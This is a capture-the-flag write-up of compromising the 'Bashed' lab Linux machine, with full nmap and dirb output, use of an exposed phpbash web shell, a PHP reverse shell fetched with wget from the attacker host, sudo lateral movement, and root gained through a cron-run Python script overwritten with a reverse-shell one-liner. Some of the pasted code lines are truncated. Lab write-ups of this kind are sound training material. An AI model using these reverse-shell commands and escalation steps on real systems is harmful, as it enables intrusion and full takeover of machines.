Bashed

The target for this room is a Linux machine.

Enumeration:

We start with a slow enumeration using nmap stealth scan and version scanning for open ports. The result after a full port scan was the same, so I display the well-known port scan here.

```
root@kali:~# nmap -sS 10.129.86.78
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-26 14:15 CET
Nmap scan report for 10.129.86.78
Host is up (0.085s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.92 seconds
root@kali:~# nmap -sC -sV 10.129.86.78 -p 80
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-26 14:16 CET
Nmap scan report for 10.129.86.78
Host is up (0.081s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.53 seconds
root@kali:~#
```


Only the port 80 is open for this challenge. The scan provides us the httpd server version, and the title. The name “Arrexel” is displayed, and can be a username. We can look at the web application using the browser.

The author provides us a “phpbash” solution, developed by himself, and hosted in the server. Notice the word “developed” for later.

An example of his phpbash shell is displayed on the website, and we can notice that it is exactly a web shell. Finding it can help us to control the server, especially if we can gain a remote shell through the attacker machine. We will now enumerate the directories and files, to find if any directory hosts the “webshell.php”.

```
root@kali:~# dirb http://10.129.86.78

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan 26 14:31:26 2021
URL_BASE: http://10.129.86.78/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.86.78/ ----
==> DIRECTORY: http://10.129.86.78/css/
==> DIRECTORY: http://10.129.86.78/dev/
==> DIRECTORY: http://10.129.86.78/fonts/
==> DIRECTORY: http://10.129.86.78/images/
+ http://10.129.86.78/index.html (CODE:200|SIZE:7743)
==> DIRECTORY: http://10.129.86.78/js/
==> DIRECTORY: http://10.129.86.78/php/
+ http://10.129.86.78/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://10.129.86.78/uploads/

---- Entering directory: http://10.129.86.78/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Dirb tool indicates us that many directories were found, and they are listable, meaning that it is possible to enumerate every files and scripts presents there. We remember that “developed” was mentioned. The “/dev” directory can be interesting to find out the web shell.



The supposition was true. The “phpbash” web shell is hosted in the “/dev” directory.

```
www-data@bashed:/var/www/html/dev# whoami
www-data
```

The shell is very interactive, and runs as “*www-data*” user. We will try to start a reverse shell from the web shell to our machine. To do that, we can use many ways. But file upload seems to be the best way to do that, as it can allow us to restart it only by refreshing the page where the malicious script was uploaded.

```
root@kali:~# nc -lnvp 1234
listening on [any] 1234 ...
```

We start a listener in an other tab. In the first tab, we will find a php reverse shell to upload and send it using a python server.

```
root@kali:~# locate reverse-shell.php
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
root@kali:~# cd challs
root@kali:~/challs# cp /usr/share/webshells/php/php-reverse-shell.php shell.php
root@kali:~/challs# nano shell.php
root@kali:~/challs# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.129.86.78 - - [26/Jan/2021 15:18:33] "GET /shell.php HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@kali:~/challs#
```


By default, kali Linux hosts examples of reverse – shells as templates, that we can copy and adapt, depending on the attacker machine address, and the port to listen on.

```
www-data@bashed:/tmp# cd /var/www/html/uploads
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.53:9000/shell.php
--2021-01-26 06:18:33-- http://10.10.14.53:9000/shell.php
Connecting to 10.10.14.53:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [application/octet-stream]
Saving to: 'shell.php'

0K ..... 100% 946K=0.006s

2021-01-26 06:18:33 (946 KB/s) - 'shell.php' saved [5493/5493]

www-data@bashed:/var/www/html/uploads# ls
index.html
shell.php
```

Using wget, we can download the “shell.php” code inside the “/uploads” directory. The transfer is a success. We can now start our exploitation, using the reverse shell spawned in our own attacker machine.

Exploitation:

We must get the “shell.php” file inside the “/uploads” directory to run the malicious script.




```
root@kali:~/challs# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.86.78] 59922
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 06:21:04 up  1:06,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

We spawned the reverse shell. To upgrade our shell to an interactive TTY shell, we will enumerate the python versions in the server.

```
$ ls /bin | grep python
$ ls /usr/bin | grep python
dh_python2
dh_python3
python
python2
python2.7
python3
python3.5
python3.5m
python3m
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bashed:/home/arrexel$
```

The server can run all versions. We get now a fully interactive shell, and we can then run some commands that require a TTY shell.

Lateral Account Movement:

For privilege escalation step, we will first enumerate the SUDO rights, through the command "*sudo -l*".

```
$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
$
```

According to the output of the command, running sudo as user *scriptmanager* is allowed, meaning that every command that *scriptmanager* can run is also allowed to the *www-data* user. We can then run "/bin/bash" as scriptmanager user using sudo to gain a shell, for lateral movement. I tried to gain a shell as scriptmanager after enumerating SUID files and after discovering that nothing there can help me for privilege escalation.

```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$ whoami
whoami
scriptmanager
scriptmanager@bashed:/$
```

We must now list every feature that scriptmanager has, to find out a way to escalate our privileges. The scriptmanager account must have a "scripts" directory as a workplace.

```
scriptmanager@bashed:~$ cd ..
cd ..
scriptmanager@bashed:/home$ ls
ls
arrexel  scriptmanager
scriptmanager@bashed:/home$ cd ..
cd ..
scriptmanager@bashed:/$ ls
ls
bin   etc         lib         media  proc  sbin     sys  var
boot  home        lib64       mnt    root  scripts  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv      usr
scriptmanager@bashed:/$
```

Browsing through the “scripts” directory, we can find there a “test.txt” owned by root, and a “test.py” owned by scriptmanager account.

```
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ cat test.txt
cat test.txt
testing 123!scriptmanager@bashed:/scripts$
```

The content of “test.py” script is interesting as well.

```
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager cat /scripts/test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

I forgot to screen the content of the file. That’s why you can see it from the web shell, as I had to restart a room to show it !

Also, the last detail that we can notice here, is that the “test.txt” file is edited every minutes. We can take some elementary conclusions about this process.

```
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Jan 26 07:00 test.txt
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Jan 26 07:01 test.txt
scriptmanager@bashed:/scripts$
```

- ✓ The “test.txt” file is owned by root, and the “test.py” script is owned by scriptmanager.
- ✓ To edit the “test.txt” file, the “test.py” must run as root.
- ✓ The “test.txt” is edited every minute, meaning that it could be possible that this is a scheduled task.
- ✓ We can edit the “test.py” file with this account, as “test.py” is owned by scriptmanager.

Privilege escalation:

To perform the privilege escalation, we can edit the “test.py” file and assign it a reverse shell payload, that will provide us a root shell, as the script itself runs as root.

Python one-liner to create a reverse shell to listening netcat server.

python-reverse-shell.txt Raw

```
1  python -c 'import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("Kali-IP",443));os.dup2(s.fileno(),0);
```

A fast research in google leads us to this script, that I will use using “echo” and output redirection.

```
scriptmanager@bashed:/scripts$ echo 'import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.53",4444))
2);pty.spawn("/bin/bash")' > test.py
<eno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")' > test.py
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.53",4444));os.dup2(s.fileno(),0);os.dup2(s.file
scriptmanager@bashed:/scripts$
```

Opening a listener at attacker machine, with the indicated port, provides us the root shell as expected.

```
root@kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.86.78] 58342
root@bashed:/scripts# whoami
whoami
root
root@bashed:/scripts#
```

We are now root, and the bash is bashed!

Thank you for reading !

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com